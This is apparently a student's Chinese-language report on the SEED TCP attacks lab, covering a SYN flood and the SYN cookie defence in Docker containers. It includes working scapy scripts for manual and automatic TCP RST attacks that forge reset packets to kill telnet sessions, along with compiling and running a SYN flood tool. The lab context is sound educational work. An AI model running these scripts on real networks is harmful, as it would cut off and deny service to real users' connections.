Lab2-report

57118239 张鹏

task1：

使用 docker 创建容器

```
seed@VM: ~/.../Labsetup
[07/09/21]seed@VM:~/.../Labsetup$ dcbuild
attacker uses an image, skipping
Victim uses an image, skipping
User1 uses an image, skipping
User2 uses an image, skipping
[07/09/21]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (B-10.9.0.6, M-10.9.0.105, A-10.9.0.5, host-10.
9.0.5) for this project. If you removed or renamed this service in your compose
file, you can run this command with the --remove-orphans flag to clean it up.
Recreating seed-attacker ... done
Creating user1-10.9.0.6  ... done
Creating user2-10.9.0.7  ... done
Creating victim-10.9.0.5 ... done
Attaching to seed-attacker, victim-10.9.0.5, user1-10.9.0.6, user2-10.9.0.7
victim-10.9.0.5 |  * Starting internet superserver inetd                [ OK ]
user2-10.9.0.7 |  * Starting internet superserver inetd                [ OK ]
user1-10.9.0.6 |  * Starting internet superserver inetd                [ OK ]
```

登录受害者主机和攻击者主机

```
seed@VM: ~/.../Labsetup
[07/09/21]seed@VM:~/.../Labsetup$ dockps
272cef961976  seed-attacker
6a60236badd9  victim-10.9.0.5
a2a88d170586  user1-10.9.0.6
5642e8cb22b9  user2-10.9.0.7
[07/09/21]seed@VM:~/.../Labsetup$ docksh 27
root@VM:/#
```

```
seed@VM: ~/.../Labsetup
[07/09/21]seed@VM:~/.../Labsetup$ docksh 6a
root@6a60236badd9:/#
```

查看队列的大小

```
root@6a60236badd9:/# sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@6a60236badd9:/#
```

用 netstat -nat 命令查看队列的使用情况

```
root@6a60236badd9:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:46665        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
root@6a60236badd9:/#
```

在做 synflood 攻击前先要关闭 SYN cookie 机制，查看机制是否开启

```
root@6a60236badd9:/# sysctl -a | grep syncookie
net.ipv4.tcp_syncookies = 0
root@6a60236badd9:/#
```

确认是关闭的

在 attacker 中已经有了 synflood.c 文件

```
root@VM:/# cd volumes
root@VM:/volumes# ls
synflood.c
```

编译并运行该文件

```
[07/09/21]seed@VM:~/.../volumes$ gcc -o synflood synflood.c
```

```
root@VM:/volumes# synflood 10.9.0.5 23
```

再次查看受害主机的队列情况

```
root@6a60236badd9:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:46665        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             79.106.81.27:4681       SYN_RECV
tcp        0      0 10.9.0.5:23             186.214.14.91:53906     SYN_RECV
tcp        0      0 10.9.0.5:23             77.224.69.127:13275     SYN_RECV
tcp        0      0 10.9.0.5:23             161.210.17.102:59719    SYN_RECV
tcp        0      0 10.9.0.5:23             58.129.183.5:60202      SYN_RECV
tcp        0      0 10.9.0.5:23             76.40.111.50:55790      SYN_RECV
tcp        0      0 10.9.0.5:23             192.98.238.96:17994     SYN_RECV
tcp        0      0 10.9.0.5:23             147.18.101.0:24068      SYN_RECV
tcp        0      0 10.9.0.5:23             110.24.233.120:7678     SYN_RECV
tcp        0      0 10.9.0.5:23             148.193.33.64:23796     SYN_RECV
tcp        0      0 10.9.0.5:23             140.176.207.126:42137   SYN_RECV
tcp        0      0 10.9.0.5:23             194.254.112.95:55109    SYN_RECV
tcp        0      0 10.9.0.5:23             205.127.219.31:17258    SYN_RECV
tcp        0      0 10.9.0.5:23             117.2.9.62:55599        SYN_RECV
tcp        0      0 10.9.0.5:23             198.94.33.33:8396       SYN_RECV
tcp        0      0 10.9.0.5:23             24.52.152.78:20730      SYN_RECV
```

发现除了一开始两个连接处于 listen 状态，后面的都出 SYN_RECV 状态，且队列被占满了。此时对受害主机进行 telnet，发现一直处于尝试请求的状态，无法连接上。

```
[07/09/21]seed@VM:~/.../Labsetup$ docksh 19
root@19595d8e617e:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

最后 telnet 超时。

```
[07/09/21]seed@VM:~/.../Labsetup$ docksh 19
root@19595d8e617e:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

重新启动受害主机进行下一个实验。登录一个用户主机，然后对受害主机进行 telnet

```
seed@VM: ~/.../Labsetup
[07/09/21]seed@VM:~/.../Labsetup$ dockps
272cef961976  seed-attacker
6a60236badd9  victim-10.9.0.5
a2a88d170586  user1-10.9.0.6
5642e8cb22b9  user2-10.9.0.7
[07/09/21]seed@VM:~/.../Labsetup$ docksh a2
root@a2a88d170586:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
6a60236badd9 login:
```

此时用 netstat -nat 对受害主机队列进行查看

```
seed@VM: ~/.../Labsetup
root@6a60236badd9:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:46665        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:59026          ESTABLISHED
root@6a60236badd9:/#
```

已有对应的记录

重复上述攻击后对受害主机的队列进行查看

```
root@6a60236badd9:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:46665        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             156.135.151.41:32407    SYN_RECV
tcp        0      0 10.9.0.5:23             217.109.200.24:8166     SYN_RECV
tcp        0      0 10.9.0.5:23             158.63.164.66:60511     SYN_RECV
tcp        0      0 10.9.0.5:23             18.214.96.34:7603       SYN_RECV
tcp        0      0 10.9.0.5:23             1.151.238.58:62178      SYN_RECV
tcp        0      0 10.9.0.5:23             47.86.251.90:2217       SYN_RECV
tcp        0      0 10.9.0.5:23             40.196.171.30:17855     SYN_RECV
tcp        0      0 10.9.0.5:23             204.166.113.118:1067    SYN_RECV
tcp        0      0 10.9.0.5:23             30.46.46.112:5765       SYN_RECV
tcp        0      0 10.9.0.5:23             124.205.100.27:18397    SYN_RECV
tcp        0      0 10.9.0.5:23             73.238.97.52:17391      SYN_RECV
tcp        0      0 10.9.0.5:23             207.37.172.32:36571     SYN_RECV
tcp        0      0 10.9.0.5:23             118.250.104.13:12741    SYN_RECV
tcp        0      0 10.9.0.5:23             121.100.68.42:41662     SYN_RECV
tcp        0      0 10.9.0.5:23             132.68.236.56:64116     SYN_RECV
tcp        0      0 10.9.0.5:23             172.18.222.77:24428     SYN_RECV
tcp        0      0 10.9.0.5:23             92.19.147.1:28068       SYN_RECV
tcp        0      0 10.9.0.5:23             89.138.36.13:40341      SYN_RECV
tcp        0      0 10.9.0.5:23             175.7.238.22:52608      SYN_RECV
```

```
tcp        0      0 10.9.0.5:23             125.34.255.78:25416     SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.6:59030          ESTABLISHED
tcp        0      0 10.9.0.5:23             86.82.191.117:56306     SYN_RECV
tcp        0      0 10.9.0.5:23             183.180.163.126:39494   SYN_RECV
tcp        0      0 10.9.0.5:23             66.54.236.61:27540      SYN_RECV
tcp        0      0 10.9.0.5:23             210.23.194.61:17371     SYN_RECV
tcp        0      0 10.9.0.5:23             190.100.120.121:49204   SYN_RECV
tcp        0      0 10.9.0.5:23             140.148.85.37:64097     SYN_RECV
tcp        0      0 10.9.0.5:23             176.54.26.28:19605      SYN_RECV
tcp        0      0 10.9.0.5:23             201.100.205.59:20716    SYN_RECV
tcp        0      0 10.9.0.5:23             252.128.152.42:62770    SYN_RECV
tcp        0      0 10.9.0.5:23             61.148.142.37:2304      SYN_RECV
tcp        0      0 10.9.0.5:23             197.2.27.33:31216       SYN_RECV
tcp        0      0 10.9.0.5:23             84.231.31.34:37836      SYN_RECV
tcp        0      0 10.9.0.5:23             62.239.4.18:2304        SYN_RECV
tcp        0      0 10.9.0.5:23             189.19.86.94:43158      SYN_RECV
tcp        0      0 10.9.0.5:23             12.133.250.21:2440      SYN_RECV
tcp        0      0 10.9.0.5:23             185.122.248.72:57413    SYN_RECV
tcp        0      0 10.9.0.5:23             201.156.188.96:43939    SYN_RECV
tcp        0      0 10.9.0.5:23             206.149.17.10:58333     SYN_RECV
tcp        0      0 10.9.0.5:23             18.35.53.112:63025      SYN_RECV
tcp        0      0 10.9.0.5:23             104.121.126.22:26363    SYN_RECV
tcp        0      0 10.9.0.5:23             250.207.194.1:51506     SYN_RECV
```

可以观察到先前 telnet 的仍存在，并且能够成功 telnet 登录

```
6a60236badd9 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@6a60236badd9:~$
```

```
root@6a60236badd9:/# ip tcp_metrics show
10.9.0.6 age 141.172sec cwnd 10 rtt 108us rttvar 104us source 10.9.0.5
root@6a60236badd9:/# ip tcp_metrics flush
```

为了测试打开 SYN cookie 机制下的 SYN flood 攻击，更改 docker-compose.yml 文件中的 net.ipv4.tcp_syncookies

```
Open  *docker-compose.yml
~/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup
        volumes:
                - ./volumes:/volumes
        network_mode: host


    Victim:
        image: handsonsecurity/seed-ubuntu:large
        container_name: victim-10.9.0.5
        tty: true
        cap_add:
                - ALL
        sysctls:
                - net.ipv4.tcp_syncookies=1

        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.5

        command: bash -c "
                    /etc/init.d/openbsd-inetd start  &&
                    tail -f /dev/null
                 "

    User1:
```

重新启动 attacker 和 victim，重复上述攻击运行，观察结果

```
seed@VM: ~/.../Labsetup
root@VM:/# cd volumes
root@VM:/volumes# ls
synflood  synflood.c
root@VM:/volumes# synflood 10.9.0.5 23
^C
root@VM:/volumes# synflood 10.9.0.5 23\
> ^C
root@VM:/volumes# synflood 10.9.0.5 23
```

```
seed@VM: ~/.../Labsetup
root@e4bd34961663:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:40509        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             139.59.228.101:17867    SYN_REC
tcp        0      0 10.9.0.5:23             54.188.171.31:33086     SYN_REC
tcp        0      0 10.9.0.5:23             155.163.126.62:32911    SYN_REC
tcp        0      0 10.9.0.5:23             113.248.252.116:5830    SYN_REC
tcp        0      0 10.9.0.5:23             192.26.77.105:23822     SYN_REC
tcp        0      0 10.9.0.5:23             132.137.102.113:18063   SYN_REC
tcp        0      0 10.9.0.5:23             126.15.132.81:61426     SYN_REC
tcp        0      0 10.9.0.5:23             85.9.245.42:46353       SYN_REC
tcp        0      0 10.9.0.5:23             35.48.152.88:404        SYN_REC
tcp        0      0 10.9.0.5:23             59.17.86.81:29009       SYN_REC
tcp        0      0 10.9.0.5:23             43.60.2.118:31268       SYN_REC
tcp        0      0 10.9.0.5:23             200.83.26.4:56454       SYN_REC
tcp        0      0 10.9.0.5:23             95.86.252.63:32457      SYN_REC
tcp        0      0 10.9.0.5:23             172.253.155.17:58724    SYN_REC
tcp        0      0 10.9.0.5:23             148.75.138.127:42689    SYN_REC
tcp        0      0 10.9.0.5:23             49.133.54.109:12204     SYN_REC
tcp        0      0 10.9.0.5:23             217.236.185.96:33542    SYN_REC
tcp        0      0 10.9.0.5:23             100.237.42.54:6609      SYN_REC
tcp        0      0 10.9.0.5:23             121.230.157.23:49619    SYN_REC
```

可以发现仍有很多 SYN_RECV，但此时对受害主机进行 telnet 可以观察到

```
seed@VM: ~/.../Labsetup
root@9e25a5c7287f:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
e4bd34961663 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@e4bd34961663:~$
```

可以成功登录，说明 SYN cookie 机制起到了作用。

然后用实验中提供的 python+scapy 在进行一次 synflood 攻击，可以发现结果相同，但是 python 代码的速度远慢于之前的 c 代码，前面的 c 代码运行后在受害主机上运行 netstat -nat 后 TCB 队列已经慢了，下面是运行了 python 代码后连续的四次 netstat -nat

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:38947        0.0.0.0:*               LISTEN
```

```
tcp        0      0 10.9.0.5:23             34.70.42.194:1551       SYN_RECV
tcp        0      0 10.9.0.5:23             144.164.193.57:1551     SYN_RECV
tcp        0      0 10.9.0.5:23             141.228.42.6:1551       SYN_RECV
tcp        0      0 10.9.0.5:23             247.118.132.158:1551    SYN_RECV
tcp        0      0 10.9.0.5:23             16.251.13.105:1551      SYN_RECV
root@3030dece1b21:/# netstat -nat
```

```
tcp        0      0 10.9.0.5:23             34.70.42.194:1551       SYN_RECV
tcp        0      0 10.9.0.5:23             144.164.193.57:1551     SYN_RECV
tcp        0      0 10.9.0.5:23             111.165.212.240:1551    SYN_RECV
tcp        0      0 10.9.0.5:23             141.228.42.6:1551       SYN_RECV
tcp        0      0 10.9.0.5:23             247.118.132.158:1551    SYN_RECV
root@3030dece1b21:/# netstat -nat
```

```
tcp        0      0 10.9.0.5:23             122.4.81.127:1551       SYN_RECV
tcp        0      0 10.9.0.5:23             111.165.212.240:1551    SYN_RECV
tcp        0      0 10.9.0.5:23             141.228.42.6:1551       SYN_RECV
tcp        0      0 10.9.0.5:23             190.76.150.97:1551      SYN_RECV
root@3030dece1b21:/# netstat -nat
```

```
tcp        0      0 10.9.0.5:23             122.4.81.127:1551       SYN_RECV
tcp        0      0 10.9.0.5:23             111.165.212.240:1551    SYN_RECV
tcp        0      0 10.9.0.5:23             141.228.42.6:1551       SYN_RECV
tcp        0      0 10.9.0.5:23             190.76.150.97:1551      SYN_RECV
root@3030dece1b21:/#
```

可观察到连续的四次 netstat -nat 到第四次 TCB 队列才满了。

task2：

首先打开 wireshark 准备抓包，在用户主机 10.9.0.6telnet victim10.9.0.5

```
root@b3b107e59960:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
3030dece1b21 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@3030dece1b21:~$ Connection closed by foreign host.
```

在 wireshark 上的抓包结果，选择看最后一个包，其 IP 头和 TCP 头我们所要获取的相应信息如下

```
  Total Length: 52
  Identification: 0x8814 (34836)
▸ Flags: 0x4000, Don't fragment
  Fragment offset: 0
  Time to live: 64
  Protocol: TCP (6)
  Header checksum: 0x9e83 [validation disabled]
  [Header checksum status: Unverified]
  Source: 10.9.0.6
  Destination: 10.9.0.5
```

```
85 2021-07-09 11:0… 10.9.0.6   10.9.0.5   TCP   66 47066 → 23 [ACK] Se
```

```
▾ Transmission Control Protocol, Src Port: 47066, Dst Port: 23, Seq: 3658223149, Ack: 3861012818, Len: 0
    Source Port: 47066
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 3658223149
    [Next sequence number: 3658223149]
    Acknowledgment number: 3861012818
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x010 (ACK)
    Window size value: 501
    [Calculated window size: 64128]
```

得到了最后一个报文的收发双方的地址端口和序列号，我们可以通过 scapy 构造 RST 包，具体代码如下

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=47066, dport=23, flags="R",
seq=3658223149, ack=3861012818)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

在 victim 上用 netstat -ant 观察现有的连接状态，可以看到刚刚建立的连接状态是 ESTABLISHED

```
[07/09/21]seed@VM:~/.../Labsetup$ docksh 30
root@3030dece1b21:/# netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:33425        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:47066          ESTABLISHED
root@3030dece1b21:/#
```

在 attacker 主机中运行刚刚的 python 代码

```
[07/09/21]seed@VM:~/.../Labsetup$ docksh 62
root@VM:/# cd volumes
root@VM:/volumes# python3 tcprst.py
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.6'      (None)
dst        : DestIPField                       = '10.9.0.5'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 47066           (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 3658223149      (0)
ack        : IntField                          = 3861012818      (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 4 (R)>    (<Flag 2 (S)>
```

再次查看 victim 的连接状态，可以发现刚刚的连接已经被关闭了，TCP 复位攻击成功。

```
seed@VM: ~/.../Labsetup
[07/09/21]seed@VM:~/.../Labsetup$ docksh 30
root@3030dece1b21:/# netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:33425        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:47066          ESTABLISHED
root@3030dece1b21:/# netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:33425        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
root@3030dece1b21:/#
```

下面进行一个自动的 TCP RST 攻击，代码思路是对收到的 tcp 报文，获取其源宿的地址端口和序列号，然后构造伪造的 RST 包并发送，从而进行 TCP 复位攻击，代码如下：

```
auto_tcprst.py
~/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/volumes
#!/usr/bin/env python3
from scapy.all import *

def tcp_rst(pkt):
        ip = IP(src=pkt[IP].src, dst=pkt[IP].dst)
        tcp = TCP(sport=pkt[TCP].sport, dport=pkt[TCP].dport, flags="R", seq=pkt[TCP].seq, ack=pkt[TCP].ack)
        pkt = ip/tcp
        ls(pkt)
        send(pkt,verbose=0)


pkt = sniff(iface='br-2467d699c48a', filter='tcp', prn=tcp_rst)
```

同上面攻击一样，先在 attacker 上运行该代码，然后在用户主机进行 telnet victim，得到下面结果

```
seed@VM: ~/.../Labsetup
options    : PacketListField                    = []
 ([])
--
sport      : ShortEnumField                     = 23
 (20)
dport      : ShortEnumField                     = 47084
 (80)
seq        : IntField                           = 3069778564
 (0)
ack        : IntField                           = 1458331239
 (0)
dataofs    : BitField  (4 bits)                 = None
 (None)
reserved   : BitField  (3 bits)                 = 0
 (0)
flags      : FlagsField  (9 bits)               = <Flag 4 (R)>
 (<Flag 2 (S)>)
window     : ShortField                         = 8192
 (8192)
chksum     : XShortField                        = None
 (None)
urgptr     : ShortField                         = 0
 (0)
options    : TCPOptionsField                    = []
 (b'')
root@VM:/volumes#
```

attacker主机


```
seed@VM: ~/.../Labsetup
root@b3b107e59960:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
3030dece1b21 login: Connection closed by foreign host.
root@b3b107e59960:/#
```

用户主机


用户主机 telnet10.9.0.5 的连接被取消了，attacker 主机成功伪造了 RST 包。

task3：

首先打开 wireshark，用户 telnet victim，找到最后一个包，然后根据其序列号和地址端口号，进行伪造报文，下图为 wireshark 的监听结果和伪造报文的代码



然后 attacker 主机运行该代码




运行后发现 telnet 连接的主机无法键入内容，说明我们的欺骗报文应该成功发送到 victim 主机，现在用户主机和 victim 的服务器间序列号无法通信。

```
root@ccf9a158d5af:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
d97f55e6a839 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Jul  9 16:59:39 UTC 2021 from user2-10.9.0.7.net-10.9.0.0 on pts
/8
seed@d97f55e6a839:~$
```

